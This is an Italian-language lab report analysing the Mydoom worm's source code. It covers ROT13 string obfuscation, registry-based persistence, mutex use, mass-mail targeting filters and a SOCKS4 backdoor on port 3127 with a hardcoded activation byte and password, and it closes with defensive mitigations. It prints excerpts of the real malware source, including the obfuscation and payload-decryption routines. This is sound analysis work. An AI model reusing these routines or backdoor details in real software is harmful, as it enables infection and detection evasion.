BW3- Traccia Extra 1

Sorgente del malware

Autore: Cybereagles

Sintesi

L'attività ha previsto un'analisi forense avanzata del codice sorgente del malware **Mydoom**, esaminando i moduli scritti in C e C++ (*lib.c*, *main.c*, *massmail.c*, *xproxy.c*). L'indagine ha permesso di decostruire l'architettura logica del **worm**, evidenziando sofisticate tecniche di offuscamento tramite ***cifratura ROT13***, persistenza avanzata tramite iniezione in *explorer.exe*, e una **backdoor** con funzionalità di **Remote Code Execution (RCE)** sulla porta 3127. L'esito ha portato alla definizione di moderni **Indicatori di Compromissione (IoC)** e relative strategie di mitigazione.

Scopo del test e analisi dello scenario

Scenario e Obiettivi

L'analisi è stata condotta in un ambiente di laboratorio controllato per disassemblare le routine interne di una minaccia complessa e mapparne il flusso operativo. L'obiettivo primario è stato lo studio delle tecniche di evasione, propagazione e comando, al fine di proiettare le logiche difensive per la neutralizzazione di eventuali varianti moderne.

- **Attacker**: Infrastruttura di *Comando e Controllo (C2)* simulata per l'interazione con la backdoor SOCKS4.
- **Target**: Ambiente host Windows simulato, vulnerabile all'infezione, alla modifica silente del registro e all'esecuzione remota di codice non autorizzato.

Strumenti

- **Analisi Statica (Code Review)**: Metodologia impiegata per la revisione manuale dei moduli sorgente al fine di individuare costanti hardcodate, algoritmi di cifratura e vulnerabilità logiche nel codice del malware.
- **Threat Intelligence Framework**: Approccio metodologico utilizzato per l'estrazione degli IoC storici e la loro proiezione su scenari di minaccia attuali finalizzati all'elusione di moderni sistemi EDR e infrastrutture cloud.

Svolgimento

Fase 1: Analisi delle Tecniche di Evasione e Offuscamento

È stata analizzata la libreria *lib.c*, evidenziando l'uso sistematico del cifrario **base ROT13** per nascondere le stringhe e le chiamate alle librerie di sistema. In particolare, è stato osservato il caricamento dinamico a

runtime di ***wininet.dll*** (offuscata come *jvavarg.qyy*) e della funzione ***InternetGetConnectedState*** (offuscata come *VagreargTrgPbaarpgrqFgngr*) per bypassare l'analisi statica dei software Antivirus. Inoltre, l'utilizzo della funzione *xsystem* abbinata al parametro *SW_HIDE* garantisce l'assoluta invisibilità dei processi di sistema lanciati.

```
char rot13c(char c)
{
    char u[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
    char l[] = "abcdefghijklmnopqrstuvwxyz";
    char *p;

    if ((p = xstrchr(u, c)) != NULL)
        return u[((p-u) + 13) % 26];
    else if ((p = xstrchr(l, c)) != NULL)
        return l[((p-l) + 13) % 26];
    else
        return c;
}
```

Figura 1 Evidenza del codice sorgente lib.c con la funzione rot13c utilizzata per l'offuscamento delle stringhe.

Fase 2: Identificazione dei Meccanismi di Persistenza e Inganno

Esaminando il modulo *main.c*, si è ricostruito il diagramma di flusso dell'infezione. È stato rilevato l'utilizzo di un file "esca" (*sync_visual_th*) riempito di caratteri casuali e aperto forzatamente in *Notepad* per ingannare l'utente durante la prima esecuzione. La persistenza viene stabilita copiando il payload in *System32* sotto il falso nome di *taskmon.exe* e inserendo la relativa voce nella chiave di registro *Software\Microsoft\Windows\CurrentVersion\Run*. Per evitare infezioni multiple e crash di sistema, il malware impiega e verifica la presenza del Mutex *SwebSipcSmtxS0*.

main.c massmail.c xproxy.c

```c
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <winsock2.h>
#include "lib.h"
#include "massmail.h"
#include "scan.h"
#include "sco.h"

#include "xproxy/xproxy.inc"

const char szWhoami[] = "(sync.c,v 0.1 2004/01/xx xx:xx:xx andy)";

/* p2p.c */
void p2p_spread(void);

struct sync_t {
    int first_run;
    DWORD start_tick;
    char xproxy_path[MAX_PATH];
    int xproxy_state;               /* 0=unknown, 1=installed, 2=loaded */
    char sync_instpath[MAX_PATH];
    SYSTEMTIME sco_date;
    SYSTEMTIME termdate;
};

void decrypt1_to_file(const unsigned char *src, int src_size, HANDLE hDest)
{
    unsigned char k, buf[1024];
    int i, buf_i;
    DWORD dw;
    for (i=0,buf_i=0,k=0xC7; i<src_size; i++) {
        if (buf_i >= sizeof(buf)) {
            WriteFile(hDest, buf, buf_i, &dw, NULL);
            buf_i = 0;
        }
        buf[buf_i++] = src[i] ^ k;
        k = (k + 3 * (i % 133)) & 0xFF;
    }
    if (buf_i) WriteFile(hDest, buf, buf_i, &dw, NULL);
}
```

Figura 2 Analisi della funzione main.c che mostra la creazione del Mutex e la copia dell'eseguibile nella cartella di sistema System32.

Fase 3: Analisi del Motore di Propagazione e Filtraggio

L'indagine condotta sul file *massmail.c* ha svelato una rigorosa logica di targeting. Il worm filtra gli indirizzi email estratti, scartando quelli contenenti specifiche stringhe associate ad aziende di sicurezza (es. *avp*, *syma*) o domini governativi/militari (*gov.*, *.mil*), al fine di ritardare l'analisi da parte degli specialisti. Le routine di invio sfruttano query DNS dirette per la risoluzione dei record MX, implementando un sofisticato sistema di DNS caching per ottimizzare il volume di invio.

main.c | massmail.c | xproxy.c

```
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <winsock2.h>
#include "massmail.h"
#include "lib.h"
#include "xdns.h"
#include "scan.h"
#include "msg.h"
#include "xsmtp.h"

#define MAX_DOMAIN 80

struct mailq_t * volatile massmail_queue;
DWORD volatile mmshed_run_threads;

//-------------------------------------------------------------------
// E-mail filter

#define isemailchar(c) (isalnum(c) || xstrchr("-._!@",(c)))
#define BEGINEND_INV "-._!"

#define TRIM_END(s) {                                          \
    int i;                                                     \
    for (i=lstrlen(s)-1; i>=0; i--) {                          \
        if (isspace(s[i])) continue;                           \
        if (xstrchr(BEGINEND_INV, s[i])) continue;             \
        if (!isemailchar(s[i])) continue;                      \
        if (s[i] == '@') continue;                             \
        break;                                                 \
    }                                                          \
    s[i+1] = 0;                                                \
}
```

Figura 3 Estratto del codice massmail.c con la Blocklist interna dei domini governativi e di sicurezza esclusi dalla campagna di infezione.

Fase 4: Ricostruzione della Backdoor e Remote Code Execution

Il modulo *xproxy.c* ha rivelato l'implementazione di un listener di rete (proxy SOCKS4) in ascolto sulla porta TCP 3127, con fallback sequenziale fino alla 3199. Tramite l'invio di uno specifico byte segreto (133) e di una password esadecimale hardcodata (*0x133C9EA2*), la backdoor consente l'esecuzione di una RCE (Remote Code Execution) completa, permettendo all'attaccante il download e l'esecuzione silente di payload aggiuntivi. È stata individuata un'ulteriore tecnica di persistenza avanzata che dirotta la chiave di classe COM (CLSID) corrispondente originariamente a *Webcheck.dll*, garantendo il caricamento silente del codice malevolo direttamente all'interno del processo vitale *explorer.exe*.



Figura 4 Routine di autenticazione della backdoor RCE all'interno di xproxy.c, con chiara evidenza del byte di attivazione e della chiave a 4 byte.

Conclusioni

L'attività di reverse engineering e analisi forense ha confermato la natura professionale e modulare della minaccia, capace di combinare tecniche di offuscamento, propagazione selettiva tramite **spam engine autonomo** e un radicamento profondo nel sistema operativo. La scoperta dell'infrastruttura **backdoor basata su SOCKS4** e del meccanismo segreto di **RCE** evidenzia un rischio critico di compromissioni secondarie.

Si raccomandano le seguenti azioni di mitigazione:

- **Revisione delle Regole di Rete e Ispezione Profonda (DPI)**: È necessario implementare l'ispezione profonda dei pacchetti (DPI) non solo per bloccare la storica porta 3127, ma anche sulle porte 80 (HTTP) e 443 (HTTPS), al fine di smascherare eventuali varianti evolute che mimetizzano il traffico di Comando e Controllo all'interno della normale navigazione web.
- **Monitoraggio della Persistenza Avanzata e IoC EDR**: È essenziale configurare i sistemi EDR per rilevare chiamate API sospette relative alla creazione di Operazioni Pianificate, all'alterazione dei Servizi di sistema e alla scrittura di eseguibili all'interno di percorsi utente (es. *%APPDATA%*), tattiche che superano i controlli sui vecchi CLSID e mitigano la mancanza di privilegi amministrativi.
- **Rilevamento Antievasione e Threat Hunting Mirato**: I sistemi di sicurezza devono essere ricalibrati per identificare algoritmi di offuscamento eseguiti direttamente in memoria (es. AES, RC4, XOR dinamico). Inoltre, occorre includere nelle regole di threat hunting la ricerca di query o filtri mirati a eludere le moderne piattaforme di sicurezza aziendale (es. *crowdstrike*, *sentinel*) o i domini cloud (es. *aws*, *azure*).